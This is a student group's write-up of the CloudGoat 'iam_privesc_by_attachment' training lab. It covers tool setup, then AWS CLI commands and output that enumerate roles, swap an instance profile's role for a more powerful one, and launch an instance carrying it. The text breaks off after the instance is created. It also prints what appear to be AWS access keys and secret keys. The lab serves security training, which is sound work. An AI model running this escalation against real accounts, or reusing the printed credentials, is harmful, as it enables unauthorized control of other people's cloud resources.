CloudGoat group project for BoB12DF_옥상황제

Submission date	2023. 08. 20.	Track	Digital Forensic
Mentor	Niko	Name	Lee JongMin Kim BumYun Woo HyunWoo Kim KiYeon Kim SeYeon

Contents

Ⅰ. Preparation

1. Install git

$ sudo apt install git

2. git clone cloudgoat

$ mkdir cloudgoat

$ cd cloudgoat

$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git

3. Install Terraform

- Terraform : a tool that manages infrastructure as code, enabling developers and operators to efficiently manage and collaborate on cloud environments.

```
$ sudo apt-get update && sudo apt-get install -y gnupg software-properties-common

$ wget -O- https://apt.releases.hashicorp.com/gpg | ₩
gpg --dearmor | ₩
sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg

$ gpg --no-default-keyring ₩
--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg ₩
--fingerprint
```

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat$ gpg --no-default-keyring \
--keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg \
--fingerprint
gpg: directory '/home/ukkiyeon/.gnupg' created
gpg: /home/ukkiyeon/.gnupg/trustdb.gpg: trustdb created
/usr/share/keyrings/hashicorp-archive-keyring.gpg
-------------------------------------------------
pub   rsa4096 2023-01-10 [SC] [expires: 2028-01-09]
      798A EC65 4E5C 1542 8C8E  42EE AA16 FCBC A621 E701
uid           [ unknown] HashiCorp Security (HashiCorp Package Signing) <securit
y+packaging@hashicorp.com>
sub   rsa4096 2023-01-10 [S] [expires: 2028-01-09]
```

$ echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] ₩ https://apt.releases.hashicorp.com $(lsb_release -cs) main" | ₩ sudo tee /etc/apt/sources.list.d/hashicorp.list

$ sudo apt update

$ sudo apt-get install terraform

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat$ terraform -help
Usage: terraform [global options] <subcommand> [args]

The available commands for execution are listed below.
The primary workflow commands are given first, followed by
less common or more advanced commands.

Main commands:
  init          Prepare your working directory for other commands
  validate      Check whether the configuration is valid
  plan          Show changes required by the current configuration
  apply         Create or update infrastructure
```

You can confirm that the installation is complete.

4. Install AWS CLI

$ sudo apt install curl

$ curl https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip -o awscliv2.zip

$ unzip awscliv2.zip

$ sudo ./aws/install

$ aws —version

5. Install pip3


$ sudo apt install python3-pip

6. PYYAML error trouble shooting

$ cd cloudgoat

$ vim requirements.txt

Go to cloudgoat/requirements.txt and change PYYAML version to 5.3.1



$ pip3 install -r ./requirements.txt


7. Configure AWS CLI profile

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat$ aws configure --profile BoB12DF_RE
AWS Access Key ID [None]: AKIAT3WOS6CHBC7VG66B
AWS Secret Access Key [None]: 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
Default region name [None]: eu-north-1b
Default output format [None]: json
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat$ chmod +x cloudgoat.py
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat$ ./cloudgoat.py config profile
No configuration file was found at /home/ukkiyeon/cloudgoat/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: BoB12DF_RE
A default profile name of "BoB12DF_RE" has been saved.
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/ukkiyeon/cloudgoat/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP ad
ress, and then overwrite the contents of the whitelist file with the result.
```

Using **cloudgoat.py**, you can create an AWS infrastructure to simulate the "iam_privesc_by_attachment" scenario.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat$ ./cloudgoat.py create iam_privesc_by_att
achment
Using default profile "BoB12DF_RE" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.

Now running iam_privesc_by_attachment's start.sh...
```

Ⅱ. Scenario: iam_privesc_by_attachment



1. Scenario Resources

① **1 VPC (EC2)**
② **1 IAM User**

In this scenario, you are provided with a VPC where you can configure an EC2 instance and an IAM user who can access that instance. To create and manage EC2 instances, you can grant the appropriate permissions to the IAM user, allowing them to manage access to those resources.


2. Scenario Start(s)

IAM User "Kerrigan"

3. Scenario Goal(s)

Delete the EC2 instance "cg-super-critical-security-server."

4. Summary



The scenario describes a process where an attacker, with limited privileges, uses the "instance-profile-attachment" permission to create a new EC2 instance and significantly expand their own permissions through that instance to achieve their attack goals. Through these actions, the attacker gains overall administrative control within the target AWS account and sets up the foundation for additional malicious activities, including the deletion of an important server called "cg-super-critical-security-server."

Note: This scenario may involve creating AWS resources, and because CloudGoat can only manage the resources it creates, you may need to manually remove these resources before execution.

5. Workthrough – IAM User “Kerrigan”

① Starting as "IAM User Kerrigan," the attacker explores the environment using their limited privileges.

② The attacker first retrieves a list of EC2 instances to identify the target called "cg-super-critical-security-server." However, since they cannot directly impact the target, the attacker decides to find an alternate approach.

③ The attacker enumerates existing instance profiles and roles within the account, identifying usable instance profiles and promising roles.

④ With a plan in mind, the attacker initially replaces the instance profile with the "full-admin" role.

⑤ Next, the attacker creates a new EC2 key pair.


⑥ Subsequently, the attacker uses this key pair to create a new EC2 instance, gaining shell access to it.

⑦ In the final step of the attack, the attacker associates the "full-admin-empowered" instance profile with the created EC2 instance.

⑧ Now, the attacker can access the new EC2 instance and execute AWS CLI commands using the full administrator privileges granted by the associated profile.

⑨ Ultimately, the attacker terminates the "cg-super-critical-security-server" EC2 instance to complete the scenario. This action allows the attacker to delete the critical server and establish a foundation for additional purposes.

Ⅲ. Process



Check the Account ID, Access Key ID, and Secret Access Key stored in start.txt.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ cat start.txt
cloudgoat_output_aws_account_id = 265647485070
cloudgoat_output_kerrigan_access_key_id = AKIAT3WOS6CHCA3B4CCU
cloudgoat_output_kerrigan_secret_key = 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
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ ls
```

1. Verifying configuration and user permissions.

1-1. Register the user "Kerrigan".

$ aws configure --profile Kerrigan

Register using the Access Key ID and Secret Access Key stored in start.txt.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws configure
 --profile Kerrigan
AWS Access Key ID [None]: AKIAT3WOS6CHCA3B4CCU
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ukkiyeon@ukkiy
```

1-2. Verify the permissions granted to Kerrigan.

$ aws iam list-user-policies --user-name kerrigan --profile Kerrigan

$ aws iam list-attached-user-policies --user-name kerrigan --profile Kerrigan

Check the list of policies assigned to Kerrigan to identify the actions and permissions that the user can perform.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-
user-policies --user-name kerrigan --profile Kerrigan

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::265647485070:u
ser/kerrigan is not authorized to perform: iam:ListUserPolicies on resource: user kerrigan because no identity-
based policy allows the iam:ListUserPolicies action
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-
attached-user-policies --user-name kerrigan --profile Kerrigan

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::265647
485070:user/kerrigan is not authorized to perform: iam:ListAttachedUserPolicies on resource: user kerrigan beca
use no identity-based policy allows the iam:ListAttachedUserPolicies action
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$
```

As a result, it is currently not possible to output policy information for the user Kerrigan in its current state.

1-3. Check the list of existing roles.

$ aws iam list-roles --profile Kerrigan

Using the Kerrigan profile, retrieve the list of all IAM roles existing within the current account.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-
roles --profile Kerrigan
{
    "Roles": [
        {
            "Path": "/aws-service-role/support.amazonaws.com/",
            "RoleName": "AWSServiceRoleForSupport",
            "RoleId": "AROAT3WOS6CHP34ZV3YDA",
            "Arn": "arn:aws:iam::265647485070:role/aws-service-role/support.amazonaws.com/AWSServiceRoleForSupp
ort",
            "CreateDate": "2023-08-03T00:55:15+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "support.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "Enables resource access for AWS to provide billing, administrative and support serv
ices",
            "MaxSessionDuration": 3600
        },
```

```
{
    "Path": "/",
    "RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
    "RoleId": "AROAT3WOS6CHCWVY7TWIW",
    "Arn": "arn:aws:iam::265647485070:role/cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
    "CreateDate": "2023-08-18T14:41:27+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "Service": "ec2.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
```

```
{
    "Path": "/",
    "RoleName": "cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak",
    "RoleId": "AROAT3WOS6CHEHYNGHJM2",
    "Arn": "arn:aws:iam::265647485070:role/cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak",
    "CreateDate": "2023-08-18T14:41:27+00:00",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Principal": {
                    "Service": "ec2.amazonaws.com"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
}
```


As a result, it was possible to identify 2 IAM roles.

① **"RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak"**
② **"RoleName": "cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak"**

The difference between these two roles lies in the suffixes "-meek-role" and "-mighty-role" attached to their names. From this, one can infer that these roles likely represent different levels of permissions.

Therefore, the distinction between these roles could be attributed to varying levels of permissions. The "mighty-role" might signify a role with higher privileges, while the "meek-role" could indicate a role with lower permissions.

2. Checking the list of instances

2-1. Retrieve a list of all instance profiles within the current account using the Kerrigan profile.

$ aws iam list-instance-profiles --profile Kerrigan

This command is an AWS CLI command that utilizes the "Kerrigan" profile to list all EC2 instance profiles within the current AWS account. These EC2 instance profiles are used to manage IAM roles and permissions assigned to EC2 instances. Each instance profile will contain information such as the profile name, instance profile ARN (Amazon Resource Name), and the role associated with the profile.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-instance-profile
s --profile Kerrigan
{
    "InstanceProfiles": [
        {
            "Path": "/",
            "InstanceProfileName": "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak",
            "InstanceProfileId": "AIPAT3WOS6CHOICGW7JVF",
            "Arn": "arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mss
rkaak",
            "CreateDate": "2023-08-18T14:41:28+00:00",
            "Roles": [
                {
                    "Path": "/",
                    "RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "RoleId": "AROAT3WOS6CHCWVY7TWIW",
                    "Arn": "arn:aws:iam::265647485070:role/cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "CreateDate": "2023-08-18T14:41:27+00:00",
                    "AssumeRolePolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Effect": "Allow",
                                "Principal": {
                                    "Service": "ec2.amazonaws.com"
                                },
                                "Action": "sts:AssumeRole"
                            }
                        ]
```

2-2. Retrieve information about all instances existing within the current account using the Kerrigan profile.

$ aws ec2 describe-instances --profile Kerrigan

Through this command, we can utilize the "Kerrigan" profile to inspect information about EC2 instances within the account. Information about each instance will encompass the instance ID, instance type, state, security group details, network configurations, and more.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws ec2 describe-instances --
profile Kerrigan
{
    "Reservations": [
        {
            "Groups": [],
            "Instances": [
                {
                    "AmiLaunchIndex": 0,
                    "ImageId": "ami-0a313d6098716f372",
                    "InstanceId": "i-0b493093560026 3d1",
                    "InstanceType": "t2.micro",
                    "LaunchTime": "2023-08-18T14:41:58+00:00",
                    "Monitoring": {
                        "State": "disabled"
                    },
                    "Placement": {
                        "AvailabilityZone": "us-east-1a",
                        "GroupName": "",
                        "Tenancy": "default"
                    },
                    "PrivateDnsName": "ip-10-0-10-251.ec2.internal",
                    "PrivateIpAddress": "10.0.10.251",
                    "ProductCodes": [],
                    "PublicDnsName": "ec2-44-211-51-8.compute-1.amazonaws.com",
                    "PublicIpAddress": "44.211.51.8",
                    "State": {
                        "Code": 16,
                        "Name": "running"
                    },
                    "StateTransitionReason": "",
                    "SubnetId": "subnet-0cf77dddde7163ff6",
                    "VpcId": "vpc-04af59623b6d774a8",
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
```

```
"RootDeviceName": "/dev/sda1",
"RootDeviceType": "ebs",
"SecurityGroups": [
    {
        "GroupName": "cg-ec2-http-iam_privesc_by_attachment_cgidi2mssrkaak",
        "GroupId": "sg-000594b569975b441"
    },
    {
        "GroupName": "cg-ec2-ssh-iam_privesc_by_attachment_cgidi2mssrkaak",
        "GroupId": "sg-0333dcfe27cc3b0a8"
    }
],
"SourceDestCheck": true,
"Tags": [
    {
        "Key": "Scenario",
        "Value": "iam-privesc-by-attachment"
    },
    {
        "Key": "Name",
        "Value": "CloudGoat iam_privesc_by_attachment_cgidi2mssrkaak super-critical-security-server EC2 Instance"
    },
    {
        "Key": "Stack",
        "Value": "CloudGoat"
    }
],
"VirtualizationType": "hvm",
```


We should remember the Security Group Id that allows SSH connections among the SecurityGroups in the last image. You can also verify the super-critical-security-server EC2 instance.

- **GroupId : sg-0333dcfe27cc3b0a8**

3. Remove & Add role

3-1. Remove the IAM role named "cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak" from the instance profile named "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak."

$ aws iam remove-role-from-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak --role-name cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak --profile Kerrigan

The given command is an AWS CLI command that uses the "Kerrigan" profile to remove a specific IAM role from an instance profile. Through this, we can remove the "meek" IAM role from the instance profile.

3-2. Add the IAM role named "cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak" to the instance profile named "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak."

$ aws iam add-role-to-instance-profile --instance-profile-name cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak --role-name cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak --profile Kerrigan

The provided command is an AWS CLI command that uses the "Kerrigan" profile to add a specific IAM role to an instance profile. Through this, we can add the "mighty" IAM role to the instance profile.

3-3. Check

$ aws iam list-instance-profiles --profile Kerrigan

Retrieve a list of all instance profiles within the current account using the Kerrigan profile. We can verify that the newly added role "mighty" has been successfully added to the instance profile.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-instance-profiles --profile K
errigan
{
    "InstanceProfiles": [
        {
            "Path": "/",
            "InstanceProfileName": "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak",
            "InstanceProfileId": "AIPAT3WOS6CHOICGW7JVF",
            "Arn": "arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak",
            "CreateDate": "2023-08-18T14:41:28+00:00",
            "Roles": [
                {
                    "Path": "/",
                    "RoleName": "cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "RoleId": "AROAT3WOS6CHEHYNGHJM2",
                    "Arn": "arn:aws:iam::265647485070:role/cg-ec2-mighty-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "CreateDate": "2023-08-18T14:41:27+00:00",
                    "AssumeRolePolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Effect": "Allow",
                                "Principal": {
                                    "Service": "ec2.amazonaws.com"
                                },
                                "Action": "sts:AssumeRole"
                            }
```

When we previously checked the instance profile list using the same command, the "meek" role was present.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws iam list-instance-profile
s --profile Kerrigan
{
    "InstanceProfiles": [
        {
            "Path": "/",
            "InstanceProfileName": "cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak",
            "InstanceProfileId": "AIPAT3WOS6CHOICGW7JVF",
            "Arn": "arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mss
rkaak",
            "CreateDate": "2023-08-18T14:41:28+00:00",
            "Roles": [
                {
                    "Path": "/",
                    "RoleName": "cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "RoleId": "AROAT3WOS6CHCWVY7TWIW",
                    "Arn": "arn:aws:iam::265647485070:role/cg-ec2-meek-role-iam_privesc_by_attachment_cgidi2mssrkaak",
                    "CreateDate": "2023-08-18T14:41:27+00:00",
                    "AssumeRolePolicyDocument": {
                        "Version": "2012-10-17",
                        "Statement": [
                            {
                                "Effect": "Allow",
                                "Principal": {
                                    "Service": "ec2.amazonaws.com"
                                },
                                "Action": "sts:AssumeRole"
                            }
                        ]
                    }
```

4. Create new key pair

4-1. Create new key pair

$ aws ec2 create-key-pair --key-name cg04 --profile Kerrigan --query 'KeyMaterial' --output text > cg04.pem

Using the Kerrigan profile, generate a new EC2 key pair, redirect the private key to a file named "cg04.pem", and assign permissions.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws ec2 create-key-pair --key-name cg04 --
profile Kerrigan --query 'KeyMaterial' --output text > cg04.pem
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ chmod 600 cg04.pem
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$
```

5. Create new instance

5-1. Create a new EC2 instance.

$ aws ec2 run-instances --image-id ami-0a313d6098716f372 --instance-type t2.micro --iam-instance-profile Arn=arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-

iam_privesc_by_attachment_cgidi2mssrkaak --key-name cg04 --subnet-id subnet-0cf77dddde7163ff6 --security-group-ids sg-0333dcfe27cc3b0a8 --region us-east-1 --profile Kerrigan

--image-id [ImageId]	--image-id ami-0a313d6098716f372
--iam-instance-profile Arn=[InstanceId]	--iam-instance-profile Arn=arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak
--subnet-id [SubnetId]	--subnet-id subnet-0cf77dddde7163ff6
--security-group-ids [sg Id]	--security-group-ids sg-0333dcfe27cc3b0a8

The given command is an AWS CLI command that uses the "Kerrigan" profile to create a new EC2 instance. When executed, this command will create a new EC2 instance based on the specified image, instance type, IAM instance profile, key pair, subnet, security groups, and other parameters.

```
ukkiyeon@ukkiyeon-virtual-machine:~/cloudgoat/cloudgoat/iam_privesc_by_attachment_cgidi2mssrkaak$ aws ec2 run-instances --image-id ami-0a313
d6098716f372 --instance-type t2.micro --iam-instance-profile Arn=arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam
_privesc_by_attachment_cgidi2mssrkaak --key-name cg04 --subnet-id subnet-0cf77dddde7163ff6 --security-group-ids sg-0333dcfe27cc3b0a8 --regio
n us-east-1 --profile Kerrigan
{
    "Groups": [],
    "Instances": [
        {
            "AmiLaunchIndex": 0,
            "ImageId": "ami-0a313d6098716f372",
            "InstanceId": "i-02d80e7c8140d7ce0",
            "InstanceType": "t2.micro",
            "KeyName": "cg04",
            "LaunchTime": "2023-08-18T17:35:54+00:00",
            "Monitoring": {
                "State": "disabled"
            },
            "Placement": {
                "AvailabilityZone": "us-east-1a",
                "GroupName": "",
                "Tenancy": "default"
            },
            "PrivateDnsName": "ip-10-0-10-67.ec2.internal",
            "PrivateIpAddress": "10.0.10.67",
            "ProductCodes": [],
            "PublicDnsName": "",
            "State": {
                "Code": 0,
                "Name": "pending"
            },
            "StateTransitionReason": "",
            "SubnetId": "subnet-0cf77dddde7163ff6",
            "VpcId": "vpc-04af59623b6d774a8",
            "Architecture": "x86_64",
            "BlockDeviceMappings": [],
            "ClientToken": "2f33b793-b873-478e-aa14-e7436bb9e432",
            "EbsOptimized": false,
            "EnaSupport": true,
            "Hypervisor": "xen",
            "IamInstanceProfile": {
                "Arn": "arn:aws:iam::265647485070:instance-profile/cg-ec2-meek-instance-profile-iam_privesc_by_attachment_cgidi2mssrkaak",
                "Id": "AIPAT3WOS6CHOICGW7JVF"
```

We can verify the creation of the instance by checking the instance ID.

- **InstanceId : i-02d80e7c8140d7ce0**

